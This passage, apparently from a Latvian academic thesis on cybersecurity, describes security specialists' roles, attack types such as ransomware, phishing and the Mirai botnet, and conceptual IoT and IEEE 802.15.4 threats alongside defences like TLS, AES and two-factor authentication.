Tādiem specialistiem ir jābūt proaktīviem, jāpārdomā un jāaprēķina visi iespējamie tīkla ekosistēmas riski un ievainojamības, kā arī jānostiprina tīkla aizsardzības pasākumi. Tā ir viena no IT jomas nozarēm, kiberdrošības speciālisti galvenokārt strādā ierīču sistēmas daļā, pastāvīgi kontrolējot, vai sistēma ir aizsargāta un vai pati infrastruktūra darbojas nevainojami. Eksistē arī speciālisti, kas nodarbojas ar specifiskām lietām, piemēram, lietotņu drošības komanda (angļu val. *App Security*), kas darbojas ar tīmekļa vietņu un pakalpojumu (*Apache* vai *Nginx*) drošību [8].

Kā jau iepriekš minēts, *Apache HTTP Server* ir viens no visplašāk izmantotajiem tīmekļa serveriem, un tas ir izplatīts daudzās korporācijās un organizācijās. Saskaņā ar *Stackscale* (*IaaS* pakalpojumu sniedzēja) 2022. gada datiem *Apache HTTP Server* izmantoja 31,2 % uzņēmumu visā pasaulē [7]. Otrs populārākais tīmekļa serveris ir *Nginx*, kas tiek plaši izmantots, taču tas nav tik izplatīts kā *Apache HTTP Server*.

Runājot par *Apache* ievainojamībām, 2022. gada 26. aprīlī tika atklāta kritiska ievainojamība *Apache CouchDB* (dokumentu orientētā atvērtā pirmkoda datubāzē), kas bija saistīta ar attālinātu koda izpildi (*RCE*). Šai ievainojamībai tika piešķirts *CVE* numurs *CVE-2022-24706* [14]. Problēma radās nepietiekamas autentifikācijas dēļ, kas ļāva uzbrucējiem piekļūt vāja noklusējuma konfigurācijas sistēmām, iegūt administratora tiesības un veikt attālinātu koda izpildi, datu noplūdi vai ļaunprogrammatūras instalāciju [14].

Arī ir specialisti, kas nodarbojas ar kiberuzbrukumu izmeklēšanu, konkrētāk, meklējot sistēmas ievainojamības, kas ir radījušas iespēju uzlauzt sistēmu. Pēc atklāšanas var un nepieciešams nostiprināt konkrēto vietu un sagatavot algoritmus, lai atpazītu un apturētu līdzīgus uzbrukumus. Kad internetā tiek publicēta informācija par jaunu ievainojamību, kiberspeciālisti izmeklē un pārbauda sistēmas, kas var tikt apdraudētas šīs ievainojamības dēļ.

Speciālisti analizē ievainojamību, tas potenciālo ietekmi un izstrādā detektorus (automatizētus skriptus, kas var atklāt ievainojamību) [15].

Kiberdrošības specialistu komanda katru dienu ar drošības informācijas un notikumu pārvaldības sistēmu (angļu val. *security information and event management*), tīkla datplūsmas analīzes sistēmu (angļu val. *network traffic analysis*) un tīmekļa lietojumprogrammu ugunsmūra sistēmu (angļu val. *web application firewall*) palīdzību pārbauda, kas notiek IT infrastruktūrā, lai pārliecinātos, vai tā darbojas bez traucējumiem [16].

Kiberdrošības inženieri brīdina, ka šajā jomā ir svarīgi būt modriem, jo vienmēr ir jābūt gataviem nākt klajā ar jauniem datortīkla drošības problēmu risinājumiem. Tas ir nepārtraukts process, jo ir jaunas sistēmas, jauni programmatūras risinājumi un attiecīgi ir ievainojamības, ko hakeri atrod un mēģina uzlauzt. Šo risinājumu inženieri meklē veidus, kā stiprināt sistēmu.

Kiberdrošības jomā ir vairāku veidu uzbrucēji, kas iesaistās kibernoziegumos – ir "melnie" uzbrucēji, kas atrod sistēmu ievainojamības, lai gūtu labumu sev un pēc tam izmantotu tās saviem "netīriem" mērķiem. Ir arī "baltie" uzbrucēji, kas uzbrukumu pakalpojumus izmanto dažādu uzņēmumu mērķiem (saskaņā ar vienošanos), lai palīdzētu noteikt iekšējās ievainojamības. Ir kiberdrošības komandas – "sarkanās" un "zilās" komandas (angļu val. *red and blue team*), pirmās komandas pēta un modelē kiberuzbrukumus, savukārt otrās – meklē veidus, kā aizsargāties un novērst uzbrukumus.

Jebkuru infrastruktūru var uzlauzt, galvenais – atrast un gribēt to uzlauzt. Katru gadu notiek starptautiska kiberdrošības sanāksme *Positive Hack Days* (Pozitīvo uzbrukumu diena), kurā tiek izveidots pilsētas modelis ar visu infrastruktūru, un uzbrucēji cenšas uzlauzt pilsētas kontrolierus, kas ir identiski katrā pilsētā [86]. Visur ir jāņem vērā cilvēciskais faktors, visur pastāv riski, un uzbrucēju darbības rezultāts var būt katastrofāls, paralizējot pilsētas ikdienu.

Daudzi kiberdrošības inženieri uzskata, ka nav viena universāla kibernoziedzības draudu risinājuma. Ir jāspēj aizsargāt sava tīkla infrastruktūra, ņemot vērā visus draudu veidus. Vairāki aizsardzības slāņi darbojas vienlaikus, novēršot procesu traucējumus, piekļuvi informācijai un tās pārveidošanu. Šī aizsardzība ir nepārtraukti jāuzlabo, lai proaktīvi cīnītos pret jauniem kiberapdraudējumiem. Piemēram, lai uzlabotu lietojumprogrammu drošību tās izstrādes posmā un izvietošanas laikā, tiek izmantoti tādi veidi kā antivīrusi un ugunsmūri, kā arī šifrēšanas elementi [87].

Drošība ir svarīga arī mākoņdatoros vai mākoņpakalpojumos, tāpēc mākoņpakalpojumu sniedzēji (angļu val. *Amazon Web Services, Google Cloud*) galvenokārt izvēlas stingrus un mūsdienīgus drošības veidus, lai aizsargātu sistēmas, datus un pieejamību. Drošība mākonī ietver datu kategorizāciju, datu zudumu novēršanu un šifrēšanu. Vienlaikus pastāv arī *IoT*

drošība. Protams, šāda veida drošība ir atkarīga no konkrētās ierīces un lietojumprogrammas, taču vienlaikus ir jānodrošina droša ierīču atjaunināšana un integrācija [88].

Ierīču papildu drošībai ir jānodrošina arī kritiski svarīgu pakalpojumu, piemēram, elektrotīklu, ūdensapgādes, veselības aprūpes un citu svarīgāku infrastruktūru, drošība. Šādām infrastruktūrām jābūt nodrošinātām 24 stundas diennaktī septiņas dienas nedēļā. Ja sistēma tiek paralizēta, tas var izraisīt katastrofu. Ir jādomā arī par tīkla un galapunktu drošību, tie jāaizsargā ar sarežģītām parolēm, divu faktoru autentifikāciju un papildu ierīcēm, piemēram, ugunsmūriem.

Kiberdrošības jautājums par informācijas drošību ir virziens, lai nodrošinātu visu digitālo un analogo datu konfidencialitāti, integritāti un pieejamību. Pastāv daudzi informācijas drošības veidi, tostarp lietojumprogrammu aizsardzības, šifrēšana un tehnoloģijas avārijas seku novēršana. Šo aspektu var uzskatīt par informācijas drošības virziena apakškopu – viens no galvenajiem mērķiem ir datu aizsardzība, savukārt informācijas drošības virziens (angļu val. *Information Security*) ir plašāks darbības lauks [9, 89].

No citām jomām ir zināms, ka termins "noturība" apzīmē tehnoloģijas vai objekta spēju saglabāt savu pirmreizējo stāvokli dažādu ārējo faktoru ietekmē. Terminu var attiecināt arī uz informācijas drošības jomu, tāpēc ir izveidojies termins "kibernoturība". To var lietot, apzīmējot informācijas sistēmu darbību datoruzbrukumu ietekmē kibertelpā [9, 87].

Visi informācijas jomas speciālists, kā arī atbildīgie par kiberdrošību, apzinās, ka mūsdienu pasaulē nav iespējams panākt absolūtu, simtprocentīgu organizācijas informācijas sistēmu un tīklu drošību, tāpēc tiek veikti un izmantoti visi organizatoriskie un tehniskie pasākumi kiberdrošības paaugstināšanai. Ir jāsaprot, ka jebkuru programmu, sistēmu un infrastruktūru var uzlauzt. Sistēmā ir iespējams iekļūt, ja aizsardzība ir vāja vai inženieri ir bezatbildīgi. Uzbrucējiem tas ir tikai laika un resursu jautājums [87–89].

Starptautiskajā praksē ir izstrādātas dažādas metodikas kiberdrošības novērtēšanai, viena no tām ir kiberdrošības pārskats (angļu val. *Cyber Resilience Review, CRR*). Tas ir metodisko dokumentu kopums, ko izstrādājis ASV Iekšlietu drošības departaments. Tas izstrādāts, lai novērtētu organizācijas kiberdrošības noturību, kā arī analizētu nepilnības, kas jālabo, pamatojoties uz atzītu labāko praksi. Metodoloģija novērtē korporatīvās programmas un prakses 10 jomās.


1. **Aktīva pārvaldība** – *CRR* palīdz organizācijām identificēt kritiskos informācijas aktīvus un novērtēt to neaizsargātību, kā arī novērtēt tīkla infrastruktūru, datu glabāšanas iekārtas, lietojumprogrammas un citus riskus.
2. **Kontroles pārvaldība** – metodoloģija novērtē drošības politikas un kontroles pasākuma esamību un efektivitāti. Novērtē arī organizācijas atbilstību informācijas drošības standartiem un normatīvajām prasībām.
3. **Konfigurācijas un izmaiņu pārvaldība –** metodoloģija novērtē organizācijas spēju atgūties no drošības incidentiem, ietverot datu, sistēmu un procesu atjaunošanu, atjaunošanas plānu efektivitātes pārbaudi.
4. **Ievainojamību pārvaldība –** process, kas ļauj organizācijām identificēt, analizēt un novērst vājās vietas informācijas tehnoloģiju sistēmās un tīklos.
5. **Incidentu pārvaldība –** analizē incidentu reaģēšanas plānus, tostarp atklāšanas, paziņošanas, reaģēšanas un atjaunošanas procedūras.
6. **Pakalpojumu nepārtrauktības pārvaldība –** pārbauda drošības incidentu uzraudzības un atklāšanas sistēmu esamību un efektivitāti. Tas var ietvert notikumu reģistrēšanas sistēmas (*IDS*), ielaušanas atklāšanas sistēmas (*IPS*) un drošības analīzes mehānismus.
7. **Risku pārvaldība –** ietver apdraudējumu un ievainojamību identificēšanu, novērtēšanu un mazināšanu.
8. **Ārējo atkarību pārvaldība –** process koncentrējas uz trešo pušu un ārējo pakalpojumu sniedzēju ietekmes novērtēšanu uz organizācijas drošību.
9. **Apmācība un informētība –** analizē personāla apmācības programmas un pasākumus drošības izpratnes palielināšanai. Novērtē, cik lielā mērā organizācijas personāls izprot drošības apdraudējumus un to novēršanas veidus.
10. **Informētība par situāciju –** nozīmē spēju izprast un analizēt aktuālos draudus un vājās vietas organizācijas drošības sistēmā [90].

Kiberdrošības pārkāpumu klasifikācija un to ietekme uz infrastruktūru

Uzbrucēji izmanto dažādas uzlaušanas metodes, lai iekļutu konkrētā tīklā vai datoru infrastruktūrā un gūtu labumu. Diemžēl uzbrucēji nevairās izmantot jebkādas metodes, lai sasniegtu savus mērķus. Uzbrucēju mērķi ir dažādi – no informācijas izpirkšanas vai šantāžas, izglītošanas un izklaidēšanas līdz pat noteiktas infrastruktūras atspējošanai vai pat kiberspiegošanai. Pārsvarā uzbrucēji (75 % gadījumā) vai kiberkrāpnieki šādas lietas dara sava

labuma gūšanas nolūkā, visdrīzāk, "netīrā" naudas pelnīšanas nolūkā. Nozagto informāciju var pārdot konkurentiem, datubāzi var pārdot melnajā tirgū jeb "melnajā tīmeklī" (angļu val. *Darknet*) par noteiktu naudas summu kriptovalūtā, galvenokārt izmantojot bitkoinus (angļu val. *Bitcoin*), jo ir grūti izsekot kriptovalūtas izcelsmi – krāpnieki izmanto speciālus mikserus (angļu val. *Bitcoin Mixer*), kas sajauc darījumus un slēpj transakciju vēsturi, tādējādi padarot valūtas izcelsmi praktiski neatpazīstamu. Dažkārt gadās, ka uzbrucēji iegūto informāciju šifrē, izmantojot datu šifrēšanas programmatūru, un pieprasa izpirkuma maksu par informācijas atšifrēšanu, pretējā gadījumā solot informāciju pilnībā iznīcināt vai nopludināt "melnajā tīmeklī" [91–92].

Šifrētāji jeb izspiedējprogrammatūra – šāda veida hakeru būtība ir šifrēt datus vai bloķēt piekļuvi tiem. Lietotājs zaudē iespēju atvērt dokumentus vai palaist nepieciešamās programmas. Šāda veida ļaunprogrammatūra sniedz norādījumus, kā jāmaksā, lai atšifrētu datus. Tādējādi diezgan daudzu uzņemumu datorsistēmas ir uzlauztas, izmantojot tādas programmas kā *WannaCry* vai *Petya*, kad lietotājs, atverot programmu, zaudē pilnu piekļuvi datoram tā lietošanas vai ieslēgšanas posmā.



2.1. att. Ekrānšāviņš ar *WannaCry* vīrusu pēc datu šifrēšanas restartēšanas brīdi [93].

Pēc datora palaišanas parādās "jauks" ziņojums, kurā teikts, ka jūsu dati ir šifrēti, un, lai atgūtu piekļuvi, lietotājam jānosūta daži simti dolāru uz norādīto "kriptomaku", pēc tam izspiedēji nosūtīs noteiktu atslēgu, lai atšifrētu datus.

Populārākais uzbrukuma veids ir pikšķerēšana (angļu val. *phishing*). Šī metode izmanto kādas programmas izplatīšanu saišu vai e-pasta vēstuļu veidā, pievienojot to kādai reklāmai vai

svarīgai vēstulei no valsts iestādēm. Šāda veida e-pasta vēstules var atpazīt, ja lietotājs ir tehniski zinošs. Tās var atpazīt pēc attēliem, saitēm, adresāta pasta (ļoti biežs gadījums), kā arī dažkārt pēc teksta satura (stilistikas un gramatikas kļūdas, slikti uzrakstīts teksts). Arī Latvijā ir daudz gadījumu, kad tiek nosūtīta krāpnieka vēstule it kā no VID, *Microsoft*, Latvijas bankas utt. [94].

Viens no izplatītākajiem kiberuzbrukumu veidiem ir ļaunprogrammatūras (angļu val. *malware*) izplatīšana. Uzbrucēji izmanto dažāda veida ļaunprogrammatūru, lai iegūtu nesankcionētu piekļuvi sistēmām, nozagtu datus, traucētu IT infrastruktūras darbību vai pat izmantotu sistēmas tālākiem uzbrukumiem (piemēram, *botnet* veidošanai vai *cryptojacking* operācijām). Kaitējumu infrastruktūrai var nodarīt šķietami nekaitīgi faili vai e-pasta pielikumi. Šis programmatūras veids atšķiras un ir atkarīgs no uzbrukuma mērķa, iespējamām sistēmas ievainojamībām un noziedznieku profesionālās sagatavotības. Attiecībā uz sistēmas ievainojamībām noziedznieki var veikt datu noplūdi vai kiberuzbrukumu, izmantojot sistēmas ievainojamības dažādās programmās, sākot ar operētājsistēmām *Windows*, *Mac OS* un *Linux*, *Apache* vai *Nginx* tīmekļa serveru ievainojamībām un beidzot ar *IoT* tīkla infrastruktūru un ierīcēm.

Ļaunprātīgām programmatūrām ir daudz formu.

1. **Vīrusi**, kas var inficēt failus, inficēt pašu infrastruktūru un kopēt tās izpildāmo kodu citos failos un programmās.
2. **Trojas zirgi** (angļu val. *Trojan horse*) – kiberuzbrukuma metode, kur ļaunprātīgās izpildes kods tiek maskēts kā likumīga programmatūra vai fails.
3. **Spiegprogrammatūra**, kas uzrauga, ko lietotājs dara savā datorā, un var pilnīgi pārņemt to savā kontrolē.
4. **Botnets** (angļu val. *botnet*) ir ļaunprātīgi kontrolēts tīkls, kas sastāv no ar ļaunprogrammatūru inficētām ierīcēm (botiem), tostarp datoriem, maršrutētājiem, *IP* kamerām, *IoT* ierīcēm un citiem tīkla mezgliem.

Botnets ir datoru vai ierīču kopums, kas veido vienotu tīklu, visa infrastruktūra ir inficēta ar ļaunprātīgu programmatūru, un to var kontrolēt attālināti bez inficēto ierīču īpašnieka piekrišanas. Inficētos datorus botneta tīklā sauc par botiem, un tos var izmantot dažādām ļaunprātīgām darbībām, piemēram, masveida kiberuzbrukumiem mazāk drošam tīklam, surogātpastu (angļu val. *spam mailing*) sūtīšanai un ierīces kontroles pārņemšanai, *DDoS* uzbrukumu (angļu val. *Distributed Denial-of-Service*) veikšanai dažādām infrastruktūrām un

citiem kibernoziegumu veidiem. Botnetu parasti kontrolē attālināti, izmantojot komandu un kontroles infrastruktūru (angļu val. *Command and Control*), citiem vārdiem sākot, izmantojot komandrindu (angļu val. *Command Line Client*). Šī kontroles metode ļauj uzbrucējam sūtīt komandas, saņemt atbildes un datus no inficētajām ierīcēm. Plaši izplatīts un pierādīts ir fakts, ka botnets izmanto *DDoS*, lai veiktu uzbrukumu dažādos tīklos. Šis uzbrukums notiek, kad uzbrucēji izmanto botnetu, lai pārslogotu serveri, tīklu vai pakalpojumu ar lietu pieprasījumu skaitu. Tā rezultātā mērķa serveris vai tīkls kļūst nepieejams likumīgiem lietotājiem, jo tie nevar apstrādāt ienākošos pieprasījumus [47–49].

Populārs šāda vieda uzbrukuma piemērs, kurā tika izmantoti botneti, bija 2016. gadā notikušais uzbrukums uzņēmumam "*Dyn*". Šajā uzbrukumā uzbrucēji izmantoja *Mirai* botnetu, kas ietvēra *IoT* ierīces, kas bija inficētas ar *Mirai* ļaunprogrammatūru. Uzbrukuma rezultātā uz laiku tika liegta piekļuve vairākiem nozīmīgiem interneta pakalpojumiem un tīmekļa vietnēm, piemēram, *Twitter* (pašreizējais nosaukums *X*), filmu straumēšanas resursam *Netflix*, populārai forumu vietnei *Reddit* u. c. [47–49].

Mirai ir ļaunprogrammatūra, kas izstrādāta, lai izveidotu botnetus, kas sastāv no *IoT* ierīcēm, piemēram, *IP* kamerām, *IoT* maršrutētājiem un citām ierīcem ar internetu savienojumu. Vīruss izplatījās, skenējot internetu, meklējot ierīces ar neaizsargātiem akreditācijas datiem vai vāju autentifikāciju (paroles un daudzfaktoru autentifikācijas neizmantošana). Pēc skenēšanas programma inficēja atrastās ierīces, pārvēršot tās par daļu no botneta, ko varēja izmantot dažādu kiberuzbrukumu veikšanai. Šī ļaunprātīgā programmatūra bija īpaša ar to, ka tā spēja automātiski izplatīties un inficēt jaunas ierīces. *Mirai* un līdzīgi uzbrukumu veidi pievērsa plašu uzmanību *IoT* ierīču drošības jautājumiem, akcentējot nepieciešamību pēc labākas aizsardzības un drošības pasākumiem šajā jomā [47–49].

Lietu interneta tīklu drošība. *IEEE 802.15.4* standarta ievainojamības un aizsardzības metodes

Drošība *IoT* un *IEEE 802.15.4* tīklos ir viens no svarīgākajiem *IoT* tīklu aspektiem, ņemto vērā, ka šajos tīklos ir liels skaits dažāda veida ierīču, kas var būt pakļautas dažādiem apdraudējumiem.

5. tabula

Galvenie *IEEE 802.15.4* standarta drošības aspekti un to nozīme datu aizsardzībā

Drošības aspekts	Apraksts
Datu konfidencialitāte	Datu aizsardzība pārraidē starp ierīcēm un no ierīcēm uz mākoņsistēmu ir kritiski svarīga. Tā ietver datu šifrēšanu, lai novērstu nepiederošu persona piekļuvi un datu pārtveršanu.
Datu integritāte	Integritātes nodrošināšana ietver aizsardzību pret datu izmaiņu vai bojājumiem pārsūtīšanas laikā. Tas tiek panākts, izmantojot autentifikācijas metodes un digitālos parakstus.
Autentifikācija un autorizācija	Autentifikācija apstiprina ierīču un lietotāju identitāti pirms piekļuves tīklam un tā resursiem. Tas ir nepieciešams, lai novērstu neatļautu piekļuvi un ļaunprātīgu izmantošanu.
Uzbrukumu atklāšana un novēršana	Uzbrukumu, piemēram, ielaušanās un ļaunprātīgas darbības, atklāšanas un novēršanas mehānismu izstrāde palīdz aizsargāt *IoT* no draudiem.
Drošības atjauninājumi	Regulāra programmatūras un aparatūras drošības atjauninājumu piegāde *IoT* ierīcēm palīdz novērst ievainojamības un aizsargāt pret zināmajiem draudiem.
Fiziskā drošība	*IoT* ierīču un sistēmu piekļuves drošības nodrošināšana, lai samazinātu neatļautas piekļuves un datu pārtveršanas riskus.

IoT tīklu drošība ir viens no svarīgākajiem aspektiem, kas jāņem vērā visos sistēmas izstrādes, ieviešanas un darbības posmos. Lai nodrošinātu efektīvu aizsardzību, nepieciešams īstenot tādus principus kā uzticama savienojamība, datu privātuma aizsardzība, informācijas integritātes saglabāšana un aizsardzība pret dažādiem apdraudējumiem. Šim nolūkam tiek izmantoti tehniskie risinājumi, piemēram, kļūdu noteikšanas protokoli, retranslācijas mehānismi, autentifikācijas metodes un datu šifrēšana. Šie pasākumi ļauj pasargāt *IoT* tīklus no riskiem, piemēram, datu pārtveršanas, nesankcionētas piekļuves vai ļaunprātīgiem uzbrukumiem. Papildus tam būtiska loma ir enerģijas pārvaldībai, ierīču fiziskajai aizsardzībai un programmatūras atjauninājumu regulārai nodrošināšanai, kas palīdz uzturēt *IoT* sistēmu drošību un stabilitāti ilgtermiņā.

Lietu interneta tīklu drošības riski. Ievainojamības, draudi un aizsardzības mehānismi

Ir saprotams, ka *IoT* tīkli kļūst par arvien izplatītāku mūsu ikdienas dzīves sastāvdaļu, pārvaldot dažādus mājokļu, uzņēmumu un sabiedrības sistēmu aspektus, tostarp arī agrokultūras, medicīnas un viedās pilsētas. Tomēr, pieaugot savienoto ierīču skaitam, pieaug arī apdraudējumu skaits, ar kuriem var nākties saskarties. Kā iepriekš minēts, *IoT* tīkli jau ir bijuši pakļauti *Mirai* uzbrukumiem. Šajā apakšnodaļā autors aplūko tipiskus draudus un ievainojamības *IEEE 802.15.4* tīklos un analizē sekas, ko tās var radīt sistēmu drošībai un nepārtrauktībai [47].

Nepietiekama ierīču aizsardzība. *IoT* ierīces nav aprīkotas ar spēcīgiem autentifikācijas un autorizācijas mehānismiem, un tas ievērojami palielina to ievainojamību pret kiberuzbrukumiem. Uzbrukumu gadījumā, piemēram, *brute force* paroles uzbrukumos, uzbrucēji izmanto automātiskas paroles ģenerēšanas skriptus, lai piekļūtu datiem; izmantojot noklusējuma pilnvaras, ierīces ar noklusējuma iestatījumiem bieži kļūst par uzbrukuma mērķi un ātri uzlauztas; lietojot programmatūras injekciju (angļu val. *Firmware Injection*), uzbrucēji ievieto kaitīgu programmatūru, izmantojot neaizsargātus atjauninājumu mehānismus. Šādā piekļuve var veicināt lietotāja konfidenciālo datu zādzību, ierīču izmantošanu *botnet* tīklos, *DDoS* un *DoS* uzbrukumu veikšanai [96].

Neaizsargāti bezvadu savienojumi. *IoT* ierīces bieži izmanto bezvadu tīklus, kas var būt neaizsargāti pret pārtveršanas vai uzlaušanas uzbrukumiem. Tādu savienojumu trūkums pēc noklusējuma nodrošināt drošu šifrēšanu un autentifikāciju atstāj plašu uzbrukuma virsmas laukumu. Uzbrukuma veids "cilvēks-pa-vidu" (angļu val. *Man-in-the-Middle*) balstās faktā, ka uzbrucējs pārtver un maina datus starp divām ierīcēm, saglabājot normālas saziņas izskatu; atkārtošanas uzbrukums (angļu val. *Replay Attack*) ir uzbrukuma veids, kad iepriekš pārtvertās datu paketes tiek izmantotas atkārtoti, lai manipulētu ar ierīcēm vai iegūtu piekļuvi; traucēšanas uzbrukuma (angļu val. *Jamming Attack*) gadījumā uzbrucējs bloķē radiofrekvences, ko izmanto *IoT* tīkla ierīces, traucējot to darbību; sensitīvo datu, piemēram, paroles vai lietotāja informācijas, pārtveršana, kā arī ļaunprātīgas programmatūras ievietošana *IoT* tīklā, ir uzbrukuma veids, lai iegūtu kontroli pār visu ekosistēmu vai vispār traucētu tās normālu darbību [96–97].

Datu šifrēšanas trūkums. Dažas *IoT* ierīces nosūta datus nešifrētā veidā, padarot tos neaizsargātus pret pārtveršanu un manipulācijām. Šāda prakse nopietni apdraud datu integritāti un konfidencialitāti. Uzbrukuma veids "pakešu uzraugs" (angļu val. *packet sniffing*) ir

situācija, kad uzbrucēji izmanto nešifrētas datu paketes, lai iegūtu konfidenciālu informāciju vai pārņemt kontroli. Manipulēšana ar datiem var maldināt sistēmas vai izraisīt kļūdas to darbībā [98–99].

Aizsardzības trūkums lietotāja slānī. *IoT* ierīces nespēj nodrošināt pietiekamu drošību lietojumprogrammu līmenī, kas padara tās viegli ievainojamas dažādu kiberuzbrukumu gadījumā. Uzbrucēji var izmantot neaizsargātas lietotnes, lai ievadītu kaitīgu kodu, kas darbojas *IoT* ierīcēs. *Zigbee* protokola uzbrucējs sūta viltus paketes, lai manipulētu ar *Zigbee* ierīcēm, un to sauc par *Zigbee spoofing*. Kaitīga koda vai kaitīgas manipulācijas rezultātā ierīces darbība var pilnībā nonākt uzbrucēja kontrolē [98–99].

Aizsardzības mehānismi un drošības stratēģijas lietu interneta (*IoT*) tīklos

Lai aizsargātu *IoT* tīklus, datu un ierīču aizsardzībai jāizmanto dažādas metodes un mehānismus. Vairāki no tiem ir pazīstami arī cita veida tīklos, piemēram, gan bezvadu *LAN*, gan vadu *LAN*. To ir pietiekami daudz, lai katrs no tiem varētu nodrošināt interneta tīkla un *IoT* tīkla drošību.

Šifrēšana ir būtisks kiberdrošības elements *IoT* tīklos, nodrošinot datu aizsardzību, kas tiek pārraidīti starp ierīcēm, lietotnēm un serveriem. *IoT* ierīces bieži darbojas ierobežotu resursu apstākļos un ir pakļautas dažādiem drošības draudiem, tāpēc pareizi ieviesti kriptogrāfiskie protokoli ir neaizstājami, lai novērstu datu noplūdes, pārtveršanu un nesankcionētu piekļuvi.

Viens no visplašāk izmantotajiem protokoliem drošu sakaru kanāla nodrošināšanai ir droša transporta slānis / drošligzdu slānis (angļu val. *Transport Layer Security / Secure Sockets Layer*). Šie protokoli darbojas transporta līmenī, šifrējot datus, kas tiek pārsūtīti starp ierīcēm un serveriem. *TLS / SSL* izmanto kombinētu pieeju – asimetriskās šifrēšanas algoritmus savienojuma izveides procesā, lai droši pārsūtītu šifrēšanas atslēgas, un simetriskās šifrēšanas algoritmus, lai nodrošinātu turpmāko datu pārraides aizsardzību. Šī metode ievērojami samazina datu pārtveršanas un sagrozīšanas riskus [100–101].

Vēl viens būtisks šifrēšanas risinājums ir uzlabotais šifrēšanas standarts (angļu val. *Advanced Encryption Standard*; *AES*). Tas ir simetrisks bloku šifrēšanas algoritms, kas tiek plaši izmantots lietojumprogrammu līmenī datu aizsardzībai. *AES* nodrošina augstu šifrēšanas ātrumu un uzticamu drošību, padarot to piemērotu izmantošanai arī ierīcēs ar ierobežotām skaitļošanas iespējām. Šī algoritma darbības pamatā ir datu sadalīšana blokos ar noteiktu

izmēru un to atkārtota apstrāde vairākos šifrēšanas posmos. Tas padara *AES* īpaši izturīgu pret dažādiem uzbrukumu veidiem, tostarp spēka uzbrukumiem [102–103].

Atslēgu drošai pārsūtīšanai un autentifikācijai *IoT* tīklos tiek izmantots Rivesta–Šamira–Adlemana (angļu val. *Rivest-Shamir-Adleman*) algoritms. Šis asimetriskais algoritms ir balstīts sarežģītībā, kas saistīta ar lielu skaitļu sadalīšanu pirmskaitļos. *RSA* ļauj uzticami pārsūtīt simetriskās šifrēšanas atslēgas starp komunikācijas pusēm, nodrošinot augstu drošības līmeni pat gadījumos, kad dati tiek pārtverti. Šis algoritms ir īpaši svarīgs droša savienojuma sākotnējā izveidē, jo tas garantē, ka visas iesaistītās puses ir autentificētas un uzticamas [103].

Autentifikācija ir būtisks drošības elements *IoT* tīklos, jo tā nodrošina ierīču un lietotāju autentiskuma pārbaudi, kas savienoti ar tīklu. Šim procesam ir kritiska nozīme *IoT* infrastruktūras aizsardzībā pret nesankcionētu piekļuvi, samazinot datu kompromitēšanas, informācijas noplūdes un ļaunprātīgas resursu izmantošanas riskus.

Viens no izplatītākajiem autentifikācijas paņēmieniem *IoT* vidē ir digitālo *X.509* sertifikātu izmantošana. Šie sertifikāti nodrošina augstu uzticamības līmeni, jo tos izsniedz un pārbauda akreditētas sertifikācijas iestādes (angļu val. *Certification Authorities*). *X.509* sertifikāti ļauj droši identificēt ierīces un serverus, sniedzot garantiju, ka komunikācijā iesaistītās puses ir patiesi tās, par ko uzdodas. Šāda sertifikātu izmantošana minimizē uzbrukumu riskus, kas saistīti ar ierīču vai serveru viltošanu, un veido drošas savstarpējas autentifikācijas pamatu tīklā [104].

IoT sistēmās plaši tiek izmantoti arī *OAuth* un *OpenID Connect* protokoli, īpaši mākoņpakalpojumos un lietotnēs. Šie protokoli izmanto žetonus, lai nodrošinātu lietotājiem piekļuvi resursiem, vienlaikus saglabājot augstu drošības un ērtības līmeni. *OAuth* un OpenID Connect ļauj detalizēti kontrolēt piekļuvi resursiem, balstoties lietotāju lomās, kas ir īpaši svarīgi sarežģītās *IoT* tīklu struktūrās ar daudziem savienotiem ierīču un lietotāju punktiem. Šāda pieeja stiprina sistēmas aizsardzību, jo žetoni ir īslaicīgi un apdraudējumu gadījumā tos var ātri atsaukt. Šie protokoli bieži tiek integrēti ar *IoT* platformām, piemēram, *Mosquitto, Chirpstack* un *Grafana*, kas atvieglo autentifikācijas un piekļuves pārvaldību [105–106].

Divfaktoru autentifikācija (angļu val. *Two-Factor Authentication*) ir vēl viens būtisks mehānisms *IoT* drošības kontekstā, kas pastiprina aizsardzību, pievienojot papildu verifikācijas līmeni. Atšķirībā no tradicionālās autentifikācijas, kas balstīta tikai parolēs, divfaktoru autentifikācija pieprasa izmantot divus neatkarīgus faktorus – zināšanu (piemēram, paroli) un īpašumtiesības (piemēram, vienreizēju kodu, kas nosūtīts uz mobilo ierīci, vai biometriskos datus). Tas ievērojami paaugstina aizsardzības līmeni, jo pat tad, ja viens no faktoriem tiek kompromitēts, uzbrucējam būs grūti piekļūt sistēmai. Divfaktoru autentifikācija ir īpaši

nozīmīga, pārvaldot kritiski svarīgas *IoT* ierīces, piemēram, medicīnisko aprīkojumu, viedmājas sistēmas vai rūpnieciskos kontrolierus [107].

Piekļuves kontrole ir būtisks drošības elements *IoT* tīklos, jo tā ļauj ierobežot un pārvaldīt piekļuvi tīkla resursiem, pasargājot tos no nesankcionētas izmantošanas. Pienācīgi organizēta piekļuves kontrole novērš nesankcionētas darbības ar datiem un ierīcēm, tādējādi samazinot informācijas noplūdes, destruktīvu uzbrukumu un konfidencialitātes pārkāpumu risku.

